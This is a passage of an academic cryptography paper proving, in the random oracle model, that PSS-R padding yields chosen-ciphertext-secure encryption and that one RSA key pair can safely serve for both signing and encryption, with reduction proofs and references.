- $\mathcal{E}$ is a probabilistic encryption algorithm which takes as input a public key pk and a plaintext $M \in \mathcal{M}$, runs on a random tape $r \in \mathcal{R}$ and returns a ciphertext c. $\mathcal{M}$ and $\mathcal{R}$ stand for spaces in which messages and random strings are chosen respectively,

- $\mathcal{D}$ is a deterministic decryption algorithm which, given as input a secret key sk and a ciphertext c, returns the corresponding plaintext M, or Reject.

The strongest security notion for public-key encryption is the aforementioned notion of indistinguishability under an adaptive chosen ciphertext attack. An adversary should not be able to distinguish between the encryption of two plaintexts, even if he can obtain the decryption of ciphertexts of his choice. The attack scenario is the following:

1. The adversary $\mathcal{A}$ receives the public key pk with $(pk, sk) \leftarrow \mathcal{K}(1^\kappa)$.
2. $\mathcal{A}$ makes decryption queries for ciphertexts y of his choice.
3. $\mathcal{A}$ chooses two messages M_0 and M_1 of identical length, and receives the encryption c of M_b for a random unknown bit b.
4. $\mathcal{A}$ continues to make decryption queries. The only restriction is that the adversary cannot request the decryption of c.
5. $\mathcal{A}$ outputs a bit b', representing its "guess" on b.

The adversary's advantage is then defined as:

$$\mathsf{Adv}(\mathcal{A}) = |2 \cdot \Pr[b' = b] - 1|$$

An encryption scheme is said to be secure against adaptive chosen ciphertext attack (and denoted IND-CCA2) if the advantage of any polynomial-time bounded adversary is a negligible function of the security parameter. Usually, schemes are proven to be IND-CCA2 secure by exhibiting a polynomial reduction: if some adversary can break the IND-CCA2 security of the system, then the same adversary can be invoked (polynomially many times) to solve a related hard problem.

The random oracle model, introduced by Bellare and Rogaway in [2], is a theoretical framework in which any hash function is seen as an oracle which outputs a random value for each new query. Actually, a security proof in the random oracle model does not necessarily imply that a scheme is secure in the real world (see [7]). Nevertheless, it seems to be a good engineering principle to design a scheme so that it is provably secure in the random oracle model. Many encryption and signature schemes were proven to be secure in the random oracle model.

3 Encrypting with PSS-R

In this section we prove that given any trapdoor partially one-way permutation f, the encryption scheme defined by first applying PSS with message recovery (denoted PSS-R) and encrypting the result with f achieves the strongest security level for an encryption scheme, in the random oracle model.

3.1 The PSS-R Padding Scheme

PSS-R, defined in [4], is parameterized by the integers k, k_0 and k_1 and uses two hash functions:

$$H : \{0,1\}^{k-k_1} \to \{0,1\}^{k_1} \quad \text{and} \quad G : \{0,1\}^{k_1} \to \{0,1\}^{k-k_1}$$

PSS-R takes as input a $(k - k_0 - k_1)$-bit message M and a k_0-bit random integer r. As illustrated in figure 1, PSS-R outputs:

$$\mu(M, r) = \omega || s$$

where $\|$ stands for concatenation, $\omega = H(M\|r)$ and $s = G(\omega) \oplus (M\|r)$. Actually, in [4], $M\|r$ is used as the argument to H and $r\|M$ is used as the mask to xor with $G(\omega)$. Here for simplicity we use $M\|r$ in both places, but the same results apply either way.

3.2 The PSS-E Encryption Scheme

The new encryption scheme $(\mathcal{K}, \mathcal{E}, \mathcal{D})$, that we denote PSS-E, is based on μ and a k-bit trapdoor permutation f.

- $\mathcal{K}$ generates the public key f and the secret key f^{-1}.

- $\mathcal{E}(M, r)$: given a message $M \in \{0,1\}^{k-k_0-k_1}$ and a random $r \in \{0,1\}^{k_0}$, the encryption algorithm outputs the ciphertext:

$$c = f(\mu(M, r))$$




Fig. 1. The PSS-R padding scheme

- $\mathcal{D}(c)$: the decryption algorithm recovers $(\omega, s) = f^{-1}(c)$ and then $M\|r = G(\omega) \oplus s$. If $\omega = H(M\|r)$, the algorithm returns M, otherwise it returns Reject.

3.3 The Underlying Problem

The security of PSS-E is based on the difficulty of inverting f without knowing f^{-1}. As in [9], we use two additional related problems: the partial-domain one-wayness and the set partial-domain one-wayness of f:

- (τ, ε)**-one-wayness of** f, means that for any adversary $\mathcal{A}$ who wishes to recover the full pre-image (ω, s) of $f(\omega, s)$ in time less than τ, $\mathcal{A}$'s success probability $\mathsf{Succ}^{\mathsf{ow}}(\mathcal{A})$ is upper-bounded by ε:

$$\mathsf{Succ}^{\mathsf{ow}}(\mathcal{A}) = \Pr_{\omega,s}[\mathcal{A}(f(\omega, s)) = (\omega, s)] < \varepsilon$$

- (τ, ε)**-partial-domain one-wayness of** f, means that for any adversary $\mathcal{A}$ who wishes to recover the partial pre-image ω of $f(\omega, s)$ in time less than τ, $\mathcal{A}$'s success probability $\mathsf{Succ}^{\mathsf{pd-ow}}(\mathcal{A})$ is upper-bounded by ε:

$$\mathsf{Succ}^{\mathsf{pd-ow}}(\mathcal{A}) = \Pr_{\omega,s}[\mathcal{A}(f(\omega, s)) = \omega] < \varepsilon$$

- $(\ell, \tau, \varepsilon)$**-set partial-domain one-wayness of** f, means that for any adversary $\mathcal{A}$ who wishes to output a set of ℓ elements which contains the partial pre-image ω of $f(\omega, s)$, in time less than τ, $\mathcal{A}$'s success probability $\mathsf{Succ}^{\mathsf{s-pd-ow}}(\mathcal{A})$ is upper-bounded by ε:

$$\mathsf{Succ}^{\mathsf{s-pd-ow}}(\mathcal{A}) = \Pr_{\omega,s}[\omega \in \mathcal{A}(f(\omega, s))] < \varepsilon$$

As in [9], we denote by $\mathsf{Succ}^{\mathsf{ow}}(\tau)$, (resp. $\mathsf{Succ}^{\mathsf{pd-ow}}(\tau)$ and $\mathsf{Succ}^{\mathsf{s-pd-ow}}(\ell,\tau)$) the maximal probability $\mathsf{Succ}^{\mathsf{ow}}(\mathcal{A})$, (resp. $\mathsf{Succ}^{\mathsf{pd-ow}}(\mathcal{A})$ and $\mathsf{Succ}^{\mathsf{s-pd-ow}}(\mathcal{A})$), over all adversaries whose running times are less than τ. For any τ and $\ell \geq 1$, we have:

$$\mathsf{Succ}^{\mathsf{s-pd-ow}}(\ell,\tau) \geq \mathsf{Succ}^{\mathsf{pd-ow}}(\tau) \geq \mathsf{Succ}^{\mathsf{ow}}(\tau)$$

Moreover, by randomly selecting any element in the set returned by the adversary against the set partial-domain one-wayness, one can break the partial-domain one-wayness with probability $1/\ell$, which gives:

$$\mathsf{Succ}^{\mathsf{pd-ow}}(\tau) \geq \mathsf{Succ}^{\mathsf{s-pd-ow}}(\ell,\tau)/\ell \tag{1}$$

We will see in Section 5 that for RSA, the three problems are polynomially equivalent.

3.4 Security of PSS-E

The following theorem shows that PSS-E is semantically secure under adaptive chosen ciphertext attacks, in the random oracle model, assuming that the underlying permutation is partially one-way.

Theorem 1. *Let $\mathcal{A}$ be a CCA2-adversary against the semantic security of PSS-E $(\mathcal{K},\mathcal{E},\mathcal{D})$, with advantage ε and running time t, making q_D, q_H and q_G queries to the decryption oracle and the hash functions H and G, respectively. Then:*

$$\mathsf{Succ}^{\mathsf{pd-ow}}(t') \geq \frac{1}{q_H+q_G} \cdot \left(\varepsilon - q_H 2^{-k_0} - q_D 2^{-k_1}\right)$$

where $t' \leq t + q_H \cdot T_f$, and T_f denotes the time complexity of f.

The theorem follows from inequality (1) and the following lemma:

Lemma 1. *Using the notations introduced in theorem 1, we have:*

$$\mathsf{Succ}^{\mathsf{s-pd-ow}}(q_H+q_G,t') \geq \varepsilon - q_H \cdot 2^{-k_0} - q_D \cdot 2^{-k_1} \tag{2}$$

Proof. We describe a reduction $\mathcal{B}$ which using $\mathcal{A}$, constructs an adversary against the set partial-domain one-wayness of f. We start with a top-level description of the reduction and then show how to simulate the random oracles G, H and the decryption oracle D. Eventually we compute the success probability of $\mathcal{B}$.

Top-level description of the reduction $\mathcal{B}$:

1. $\mathcal{B}$ is given a function f and $c^* = f(\omega^*, s^*)$, for a random ω^* and s^*. $\mathcal{B}$'s goal is to output a list which contains the partial pre-image ω^* of c^*.

2. $\mathcal{B}$ runs $\mathcal{A}$ with f and gets $\{M_0, M_1\}$. It chooses a random bit b and gives c^* as a ciphertext for M_b. $\mathcal{B}$ simulates the decryption oracle H, D and G as described below.

3. $\mathcal{B}$ receives from $\mathcal{A}$ the answer b' and outputs the list of queries asked to G.

Simulation of the random oracles G, H and D.

The simulation of G and H is very simple: a random answer is returned for each new query of G and H. Moreover, when ω is the answer of a query to H, we simulate a query for ω to G, so that $G(\omega)$ is defined.

On query c to the decryption oracle, the reduction $\mathcal{B}$ looks at each query $M'||r'$ to H and computes:

$$\omega' = H(M'||r') \text{ and } s' = G(\omega') \oplus (M'\|r')$$

Then if $c = f(\omega', s')$ the reduction $\mathcal{B}$ returns M'. Otherwise, the reduction outputs Reject.

Analysis:

Since $c^* = f(\omega^*, s^*)$ is the ciphertext corresponding to M_b, we have the following constraint for the random oracles G and H:

$$H(M_b\|r^*) = \omega^* \quad \text{and} \quad G(\omega^*) = s^* \oplus (M_b\|r^*) \tag{3}$$

We denote by AskG the event: "ω^* has been asked to G" and by AskH the event: "there exists M' such that $M'||r^*$ has been queried to H".

If ω^* was never queried to G, then $G(\omega^*)$ is undefined and r^* is then a uniformly distributed random variable. Therefore the probability that there exists M' such that (M', r^*) has been asked to H is at most $q_H \cdot 2^{-k_0}$. This gives:

$$\Pr[\mathsf{AskH}|\neg\mathsf{AskG}] \leq q_H \cdot 2^{-k_0} \tag{4}$$

Our simulation of D can only fail by rejecting a valid ciphertext. We denote by DBad this event. Letting $c = f(\omega, s)$ be the ciphertext queried to D and

$$M\|r = G(\omega) \oplus s$$

we reject a valid ciphertext if $H(M||r) = \omega$ while $M||r$ was never queried to H. However, if $M\|r$ was never queried to H, then $H(M\|r)$ is randomly defined. Namely if the decryption query occured before c^* was sent to the adversary, then constraint (3) does not apply and $H(M\|r)$ is randomly defined. Otherwise, if the decryption query occured after c^* was sent to the adversary, then $c \neq c^*$ implies $(M, r) \neq (M_b, r^*)$ and $H(M\|r)$ is still randomly defined. In both cases the probability that $H(M, r) = \omega$ is then 2^{-k_1}, which gives:

$$\Pr[\mathsf{DBad}] \leq q_D \cdot 2^{-k_1} \tag{5}$$

Let us denote by Bad the event: "ω^* has been queried to G or (M', r^*) has been queried to H for some M' or the simulation of D has failed". Formally:

$$\mathsf{Bad} = \mathsf{AskG} \vee \mathsf{AskH} \vee \mathsf{DBad} \tag{6}$$

Let us denote by S the event: "the adversary outputs the correct value for b, *i.e.*, $b = b'$". Conditioned on $\neg\mathsf{Bad}$, our simulations of G, H and D are independent of b, and therefore $\mathcal{A}$'s view is independent of b as well. This gives:

$$\Pr[\mathsf{S}|\neg\mathsf{Bad}] = \frac{1}{2} \tag{7}$$

Moreover, conditioned on $\neg\mathsf{Bad}$, the adversary's view is the same as when interacting with (perfect) random and decryption oracles, which gives:

$$\Pr[\mathsf{S} \wedge \neg\mathsf{Bad}] \geq \frac{1}{2} + \frac{\varepsilon}{2} - \Pr[\mathsf{Bad}] \tag{8}$$

From (7) we obtain

$$\Pr[\mathsf{S} \wedge \neg\mathsf{Bad}] = \Pr[\mathsf{S}|\neg\mathsf{Bad}] \cdot \Pr[\neg\mathsf{Bad}] = \frac{1}{2}(1 - \Pr[\mathsf{Bad}])$$

which gives using (8):

$$\Pr[\mathsf{Bad}] \geq \varepsilon \tag{9}$$

From (6) we have:

$$\begin{aligned}\Pr[\mathsf{Bad}] &\leq \Pr[\mathsf{AskG} \vee \mathsf{AskH}] + \Pr[\mathsf{DBad}]\\ &\leq \Pr[\mathsf{AskG}] + \Pr[\mathsf{AskH} \wedge \neg\mathsf{AskG}] + \Pr[\mathsf{DBad}]\\ &\leq \Pr[\mathsf{AskG}] + \Pr[\mathsf{AskH}|\neg\mathsf{AskG}] + \Pr[\mathsf{DBad}]\end{aligned}$$

which yields using (4), (5) and (9):

$$\Pr[\mathsf{AskG}] \geq \varepsilon - q_H \cdot 2^{-k_0} - q_D \cdot 2^{-k_1}$$

and hence (2) holds. This terminates the proof of lemma 1. □

4 Signing and Encrypting with the Same Public-Key

In this section we show that when using PSS, the same public key can be used for encryption and signature in a concurrent manner. For RSA, this means that the same pair (N, e) can be used for both operations. In other words, when Alice sends a message to Bob, she encrypts it using Bob's public key (N, e); Bob decrypts it using the corresponding private key (N, d). To sign a message M, Bob will use the *same* private key (N, d). As usual, anybody can verify Bob's signature using his public pair (N, e).

Although provably secure (as we will see hereafter), this is contrary to the folklore recommendation that signature and encryption keys should be distinct. This recommendation may prove useful is some cases; this is particularly true when a flaw has been found in the encryption scheme or in the signature scheme. In our case, we will prove that when using the PSS-R padding scheme, a decryption oracle does not help the attacker in forging signatures, and a signing oracle does not help the attacker in gaining information about the plaintext corresponding to a ciphertext.

Nevertheless, we advise to be very careful when implementing systems using the same keys for encrypting and signing. For example, if there are some implementation errors in a decryption server (see for example [13]), then an attacker could use this server to create forgeries.

4.1 Signature Schemes and Their Security

Definition 1 (signature scheme). *A signature scheme* ($\texttt{Gen}, \texttt{Sign}, \texttt{Verify}$) *is defined as follows:*

- The key generation algorithm $\texttt{Gen}$ *is a probabilistic algorithm which given* 1^k*, outputs a pair of matching public and private keys,* (pk, sk)*.*

- The signing algorithm $\texttt{Sign}$ *takes the message* M *to be signed, the public key* pk *and the private key* sk*, and returns a signature* $x = \texttt{Sign}_{sk}(M)$*. The signing algorithm may be probabilistic.*

- The verification algorithm $\texttt{Verify}$ *takes a message* M*, a candidate signature* x' *and* pk*. It returns a bit* $\texttt{Verify}_{pk}(M, x')$*, equal to one if the signature is accepted, and zero otherwise. We require that if* $x \leftarrow \texttt{Sign}_{sk}(M)$*, then* $\texttt{Verify}_{pk}(M, x) = 1$*.*

In the *existential unforgeability under an adaptive chosen message attack* scenario, the forger can dynamically obtain signatures of messages of his choice and attempts to output a valid forgery. A *valid forgery* is a message/signature pair (M, x) such that $\texttt{Verify}_{pk}(M, x) = 1$ whereas the signature of M was never requested by the forger.

4.2 The PSS-ES Encryption and Signature Scheme

The PSS-ES encryption and signature scheme $(\mathcal{K}, \mathcal{E}, \mathcal{D}, \mathcal{S}, \mathcal{V})$ is based on PSS-R and a k-bit trapdoor permutation f. As for the PSS-R signature scheme, the signature scheme in PSS-ES is with message recovery: this means that the message is recovered when verifying the signature. In this case, only messages of fixed length $k - k_0 - k_1$ can be signed. To sign messages M of arbitrary length, it suffices to apply a collision-free hash function to M prior to signing.

- $\mathcal{K}$ generates the public key f and the secret key f^{-1}.

- $\mathcal{E}(M, r)$: given a message $M \in \{0,1\}^{k-k_0-k_1}$ and a random value $r \in \{0,1\}^{k_0}$, the encryption algorithm computes the ciphertext:

$$c = f(\mu(M, r))$$

- $\mathcal{D}(c)$: the encryption algorithm recovers $(\omega, s) = f^{-1}(c)$ and computes

$$M \| r = G(\omega) \oplus s$$

If $\omega = H(M||r)$, the algorithm returns M, otherwise it returns Reject.

- $\mathcal{S}(M, r)$: given a message $M \in \{0,1\}^{k-k_0-k_1}$ and a random value $r \in \{0,1\}^{k_0}$, the signing algorithm computes the signature:

$$\sigma = f^{-1}(\mu(M, r))$$

- $\mathcal{V}(\sigma)$: given the signature σ, the verification algorithm recovers $(\omega, s) = f(\sigma)$ and computes:

$$M \| r = G(\omega) \oplus s$$

If $\omega = H(M\|r)$, the algorithm accepts the signature and returns M. Otherwise, the algorithm returns Reject.

4.3 Semantic Security

We must ensure that an adversary is still unable to distinguish between the encryption of two messages, even if he can obtain the decryption of ciphertexts of his choice, and the signature of messages of his choice. The attack scenario is consequently the same as previously, except that the adversary can also obtain the signature of messages he wants.

The following theorem, whose proof is given in Appendix A, shows that PSS-ES is semantically secure under adaptive chosen ciphertext attacks, in the random oracle model, assuming that the underlying permutation is partial domain one-way.

Theorem 2. *Let $\mathcal{A}$ be an adversary against the semantic security of PSS-ES, with success probability ε and running time t, making q_D, q_{sig}, q_H and q_G queries to the decryption oracle, the signing oracle, and the hash functions H and G, respectively. Then, $\mathsf{Succ}^{\mathsf{pd-ow}}(t')$ is greater than:*

$$\frac{1}{q_H + q_G + q_{sig}} \left(\varepsilon - (q_H + q_{sig}) \cdot 2^{-k_0} - q_D 2^{-k_1} - (q_H + q_{sig})^2 \cdot 2^{-k_1} \right)$$

where $t' \leq t + (q_H + q_{sig}) \cdot T_f$, and T_f denotes the time complexity of f.

4.4 Unforgeability

For signature schemes, the strongest security notion is the previously introduced existential unforgeability under an adaptive chosen message attack. An attacker cannot produce a valid signature, even after obtaining the signature of (polynomially many) messages of his choice. Here the adversary can also also obtain the decryption of ciphertexts of his choice under the same public-key. Consequently, the attack scenario is the following:

1. The adversary $\mathcal{A}$ receives the public key pk with $(pk, sk) \leftarrow \mathcal{K}(1^\kappa)$.
2. $\mathcal{A}$ makes signature queries for messages M of his choice. Additionally, he makes decryption queries for ciphertexts y of his choice.
3. $\mathcal{A}$ outputs the signature of a message M' which was not queried for signature before.

An encryption-signature scheme is said to be secure against chosen-message attacks if for any polynomial-time bounded adversary, the probability to output a forgery is negligible.

The following theorem shows that PSS-ES is secure against an adaptive chosen message attack. The proof is similar to the security proof of PSS [4] and is given in Appendix B.

Theorem 3. *Let $\mathcal{A}$ be an adversary against the unforgeability of PSS-ES, with success probability ε and running time t, making q_D, q_{sig}, q_H and q_G queries to the decryption oracle, the signing oracle, and the hash oracles H and G, respectively. Then $\mathsf{Succ}^{\mathsf{ow}}(t')$ is greater than:*

$$\frac{1}{q_H} \left(\varepsilon - ((q_H + q_{sig})^2 + q_D + 1) \cdot 2^{-k_1} \right) \tag{10}$$

where $t' \leq t + (q_H + q_{sig}) \cdot T_f$, and T_f denotes the time complexity of f.

5 Application to RSA

5.1 The RSA Cryptosystem

The RSA cryptosystem, invented by Rivest, Shamir and Adleman [16], is the most widely used cryptosystem today. In this section, we show that by virtue of RSA's homomorphic properties, the partial-domain one-wayness of RSA is equivalent to the one-wayness of RSA. This enables to prove that the encryption scheme RSA-PSS-E and the encryption and signature scheme RSA-PSS-ES are semantically secure against chosen ciphertext attacks, in the random oracle model, assuming that inverting RSA is hard.

Definition 2 (The RSA Primitive). *The RSA primitive is a family of trapdoor permutations, specified by:*

- The RSA generator $\mathcal{RSA}$, which on input 1^k, randomly selects two distinct $k/2$-bit primes p and q and computes the modulus $N = p \cdot q$. It randomly picks an encryption exponent $e \in \mathbb{Z}^*_{\phi(N)}$, computes the corresponding decryption exponent $d = e^{-1} \mod \phi(N)$ and returns (N, e, d).

- The encryption function $f : \mathbb{Z}^*_N \rightarrow \mathbb{Z}^*_N$ defined by $f(x) = x^e \mod N$.

- The decryption function $f^{-1} : \mathbb{Z}^*_N \rightarrow \mathbb{Z}^*_N$ defined by $f^{-1}(y) = y^d \mod N$.

In the following, we state our result in terms of the RSA primitive with a randomly chosen public exponent. The same results apply to the common practice of choosing a small public exponent. Actually, using Coppersmith's algorithm [8] as in [17] for OAEP [3], it would be possible to obtain tigther bounds for a small public exponent.

5.2 Partial-Domain One-Wayness of RSA

The following lemma shows that the partial-domain one-wayness of RSA is equivalent to the one-wayness of RSA. This is a generalization of the result that appears in [9] for OAEP and in [5] for SAEP$^+$, wherein the size of the partial pre-image is always greater than half the size of the modulus. [9] relies upon lattice reduction techniques for lattices of dimension 2. Here the partial pre-image can be smaller than half the size of the modulus (*e.g* a 160-bit pre-image for a 1024-bit modulus), so we must consider lattices of higher dimension. The extension was announced in [9] and [5], even if the proper estimates were not worked out.

The technique goes as follows. Given $y = x^e \mod N$, we must find x. We obtain the least significant bits of $x \cdot \alpha_i \mod N$ for random integers $\alpha_i \in \mathbb{Z}_N$, by querying for the partial pre-image of $y_i = y \cdot (\alpha_i)^e \mod N$. Finding x from the least significant bits of the $x \cdot \alpha_i \mod N$ is a Hidden Number Problem modulo N. We use an algorithm similar to [6] to efficiently recover x.

Lemma 2. *Let $\mathcal{A}$ be an algorithm that on input y, outputs a q-set containing the k_1 most significant bits of $y^d \mod N$, within time bound t, with probability ε, where $2^{k-1} \leq N < 2^k$, $k_1 \geq 64$ and $k/(k_1)^2 \leq 2^{-6}$. Then there exists an algorithm $\mathcal{B}$ that solves the RSA problem with success probability ε' within time bound t', where:*

$$\varepsilon' \geq \varepsilon \cdot (\varepsilon^{n-1} - 2^{-k/8}) \tag{11}$$

$$t' \leq n \cdot t + q^n \cdot \texttt{poly}(k)$$
$$n = \left\lceil \frac{5k}{4k_1} \right\rceil$$

Proof. Algorithm $\mathcal{B}$ receives y as input and must output $y^d \mod N$. It generates the integers $\alpha_i \in \mathbb{Z}_N$ at random for $1 \leq i \leq n-1$, where n is an integer which will be determined later.

Let $y_0 = y$ and $y_i = y \cdot (\alpha_i)^e \mod N$ for $1 \leq i \leq n-1$. We write for $0 \leq i \leq n-1$:

$$(y_i)^d = \omega_i \cdot 2^{k-k_1} + s_i \mod N$$

where $0 \leq s_i < 2^{k-k_1}$. Letting $k_2 = k - k_1$, we obtain for $1 \leq i \leq n-1$:

$$\alpha_i \cdot (\omega_0 \cdot 2^{k_2} + s_0) = \omega_i \cdot 2^{k_2} + s_i \mod N$$

Therefore letting $c_i = 2^{k_2} \cdot (\alpha_i \cdot \omega_0 - \omega_i) \mod N$, we obtain the following system of $n-1$ equations in the n unknown s_i:

$$\mathcal{S}: \quad s_i - \alpha_i \cdot s_0 = c_i \mod N \quad \text{for } 1 \leq i \leq n-1 \tag{12}$$

The following lemma, whose proof is given in appendix C, shows that given the c_i and α_i, the s_i can be recovered in time polynomial in k. We denote by:

$$\|\boldsymbol{x}\|_\infty = \max |x_i|$$

the infinite norm of vector $\boldsymbol{x}$.

Lemma 3. *If the previous set $\mathcal{S}$ of equations has a solution $\boldsymbol{s} = (s_0, \ldots, s_{n-1})$ such that $\|\boldsymbol{s}\|_\infty < 2^{k_2}$, then for all values of $\boldsymbol{\alpha}$, except a fraction:*

$$\frac{2^{n\cdot(k_2+n+2)}}{N^{n-1}} \tag{13}$$

of them, this solution is unique and can be computed in time polynomial in n and in the size of N.

Consequently, algorithm $\mathcal{B}$ runs n times algorithm $\mathcal{A}$ with input y_i. It obtains n sets of q integers, each set containing ω_i. Then it applies q^n times the algorithm of lemma 3, one execution of the algorithm enabling to recover the s_i, with probability:

$$\varepsilon' \geq \varepsilon \cdot \left(\varepsilon^{n-1} - \frac{2^{n\cdot(k_2+n+2)}}{N^{n-1}} \right)$$

In appendix D we show that taking $n = \lceil 5k/(4k_1) \rceil$ we obtain:

$$\frac{2^{n\cdot(k_2+n+2)}}{N^{n-1}} \leq 2^{-k/8} \tag{14}$$

which gives (11). □

5.3 RSA-PSS-E and RSA-PSS-ES

The RSA-PSS-E encryption scheme $(\mathcal{K}, \mathcal{E}, \mathcal{D})$ based on the PSS-R padding μ with parameters k, k_0, and k_1 is defined as follows:

- $\mathcal{K}$ generates a $(k+1)$-bit RSA modulus and exponents e and d. The public key is (N, e) and the private key is (N, d).

- $\mathcal{E}(M, r)$: given a message $M \in \{0,1\}^{k-k_0-k_1}$ and a random $r \in \{0,1\}^{k_0}$, the encryption algorithm outputs the ciphertext:

$$c = (\mu(M, r))^e \mod N$$

- $\mathcal{D}(c)$: the decryption algorithm recovers $x = c^d \mod N$. It returns Reject if the most significant bit of x is not zero. It writes x as $0\|\omega\|s$ where ω is a k_1-bit string and s is a $k - k_1$ bit string. It writes $M\|r = G(\omega) \oplus s$. If $\omega = H(M\|r)$, the algorithm returns M, otherwise it returns Reject.

The RSA-PSS-ES encryption and signature scheme $(\mathcal{K}, \mathcal{E}, \mathcal{D}, \mathcal{S}, \mathcal{V})$ is defined as follows:

- $\mathcal{K}$, $\mathcal{E}(M, r)$ and $\mathcal{D}(c)$ are identical to RSA-PSS-E.

- $\mathcal{S}(M, r)$: given a message $M \in \{0,1\}^{k-k_0-k_1}$ and a random value $r \in \{0,1\}^{k_0}$, the signing algorithm computes the signature:

$$\sigma = \mu(M, r)^d \mod N$$

- $\mathcal{V}(\sigma)$: given the signature σ, the verification algorithm recovers $x = \sigma^e \mod N$. It returns Reject if the most significant bit of x is not zero. It writes x as $0\|\omega\|s$ where ω is a k_1-bit string and s is a $k - k_1$ bit string. It writes $M\|r = G(\omega) \oplus s$. If $\omega = H(M\|r)$, the algorithm accepts the signature and returns M, otherwise it returns Reject.

5.4 Security of RSA-PSS-E and RSA-PSS-ES

Combining lemma 1 and lemma 2, we obtain the following theorem which shows that the encryption scheme RSA-PSS-E is provably secure in the random oracle model, assuming that inverting RSA is hard.

Theorem 4. *Let $\mathcal{A}$ be a CCA2-adversary against the semantic security of the RSA-PSS-E scheme $(\mathcal{K}, \mathcal{E}, \mathcal{D})$, with advantage ε and running time t, making q_D, q_H and q_G queries to the decryption oracle and the hash function H and G, respectively. We assume that $k_1 \geq 64$ and $k/(k_1)^2 \leq 2^{-6}$. Then we can invert RSA with probability ε' greater than:*

$$\varepsilon' \geq \left(\varepsilon - q_H \cdot 2^{-k_0} - q_D 2^{-k_1}\right)^n - 2^{-k/8}$$

within time bound $t' \leq n \cdot t + (q_H + q_G)^n \cdot \texttt{poly}(k) + n \cdot q_H \cdot \mathcal{O}(k^3)$, where $n = \lceil 5k/(4k_1) \rceil$.

We obtain a similar theorem for the semantic security of the RSA-PSS-ES encryption and signature scheme (from Lemma 2 and Lemma 4 in appendix A).

Theorem 5. *Let $\mathcal{A}$ be a CCA2-adversary against the semantic security of the RSA-PSS-ES scheme $(\mathcal{K}, \mathcal{E}, \mathcal{D}, \mathcal{S}, \mathcal{V})$, with advantage ε and running time t, making q_D, q_{sig}, q_H and q_G queries to the decryption oracle, the signing oracle and the hash function H and G, respectively. Provided that $k_1 \geq 64$ and $k/(k_1)^2 \leq 2^{-6}$, RSA can be inverted with probability ε' greater than:*

$$\varepsilon' \geq \left(\varepsilon - (q_H + q_{sig}) \cdot 2^{-k_0} - (q_D + (q_H + q_{sig})^2) \cdot 2^{-k_1}\right)^n - 2^{-k/8}$$

within time bound $t' \leq n \cdot t + (q_H + q_G + q_{sig})^n \cdot \mathtt{poly}(k)$, where $n = \lceil 5k/(4k_1) \rceil$.

For the unforgeability of the RSA-PSS-ES encryption and signature scheme, we obtain a better security bound than the general result of Theorem 3, by relying upon the homomorphic properties of RSA. The proof of the following theorem is similar to the security proof of PSS in [4] and is given in appendix E.

Theorem 6. *Let $\mathcal{A}$ be an adversary against the unforgeability of the PSS-ES scheme $(\mathcal{K}, \mathcal{E}, \mathcal{D}, \mathcal{S}, \mathcal{V})$, with success probability ε and running time t, making q_D, q_{sig}, q_H and q_G queries to the decryption oracle, the signing oracle, and the hash functions H and G, respectively. Then RSA can be inverted with probability ε' greater than:*

$$\varepsilon' \geq \varepsilon - \left((q_H + q_{sig})^2 + q_D + 1\right) \cdot (2^{-k_0} + 2^{-k_1}) \tag{15}$$

within time bound $t' \leq t + (q_H + q_{sig}) \cdot \mathcal{O}(k^3)$.

Note that as for OAEP [9], the security proof for encrypting with PSS is far from being tight. This means that it does not provide a meaningful security result for a moderate size modulus (*e.g.*, 1024 bits). For the security proof to be meaningful in practice, we recommend to take $k_1 \geq k/2$ and to use a larger modulus (*e.g.*, 2048 bits).

6 Conclusion

In all existing PKIs different padding formats are used for encrypting and signing; moreover, it is recommended to use different keys for encrypting and signing. In this paper we have proved that the PSS padding scheme used in PKCS#1 v.2.1 [14] and IEEE P1363 [12] can be safely used for encryption as well. We have also proved that the same key pair can be safely used for both signature and encryption. The practical consequences of this are significant: besides halving the number of keys in security systems and simplifying their architecture, our observation allows resource-constrained devices such as smart cards to use the same code for implementing both signature and encryption.

Acknowledgements

We wish to thank Jacques Stern for pointing out an error in an earlier version of this paper, and the anonymous referees of Crypto 2002 for their useful comments.

References

1. L. Babai, *On Lovász' lattice reduction and the nearest lattice point problem*, Combinatorica vol. 6, no. 1, pp. 1–13, 1986.
2. M. Bellare and P. Rogaway, *Random oracles are practical: a paradigm for designing efficient protocols*. Proceedings of the First Annual Conference on Computer and Commmunications Security (ACM-CCS), pp. 62–73, 1993.
3. M. Bellare and P. Rogaway, *Optimal Asymmetric Encryption*, Proceedings of Eurocrypt'94, Lecture Notes in Computer Science vol. 950, Springer-Verlag, pp. 92–111, 1994.
4. M. Bellare and P. Rogaway, *The exact security of digital signatures - How to sign with RSA and Rabin*. Proceedings of Eurocrypt'96, Lecture Notes in Computer Science vol. 1070, Springer-Verlag, pp. 399-416, 1996.
5. D. Boneh, *Simplified OAEP for the RSA and Rabin Functions*, Proceedings of Crypto 2001, Lecture Notes in Computer Science vol. 2139, Springer-Verlag, pp. 275–291, 2001.
6. D. Boneh, R. Venkatesan, *Hardness of Computing the Most Significant Bits of Secret Keys in Diffie-Hellman and Related Schemes*, Proceedings of Crypto'96, Lecture Notes in Computer Science vol. 1109, Springer-Verlag, pp. 129–142, 1996.
7. R. Canetti, O. Goldreich and S. Halevi, *The random oracle methodology, revisited*, Proceedings of the 30-th Annual ACM Symposium on the Theory of Computing, pp. 209–218, 1998.
8. D. Coppersmith, *Finding a small root of a univariate modular equation*, Proceedings of Eurocrypt'96, Lecture Notes in Computer Science vol. 1070, pp. 155–165, 1996.
9. E. Fujisaki, T. Okamoto, D. Pointcheval and J. Stern, *RSA-OAEP is secure under the RSA assumption*, Proceedings of Crypto' 2001, Lecture Notes in Computer Science vol. 2139, Springer-Verlag, pp. 260-274, 2001.
10. S. Goldwasser, S. Micali and R. Rivest, *A digital signature scheme secure against adaptive chosen-message attacks*, SIAM Journal of computing, 17(2), pp. 281–308, 1988.
11. S. Haber and B. Pinkas, *Securely Combining Public Key Cryptosystems*, Proceedings of the 8-th ACM Computer and Security Conference, pp. 215–224, 2001.
12. IEEE P1363a, *Standard Specifications For Public Key Cryptography: Additional Techniques*, `http://www.manta.ieee.org/groups/1363`
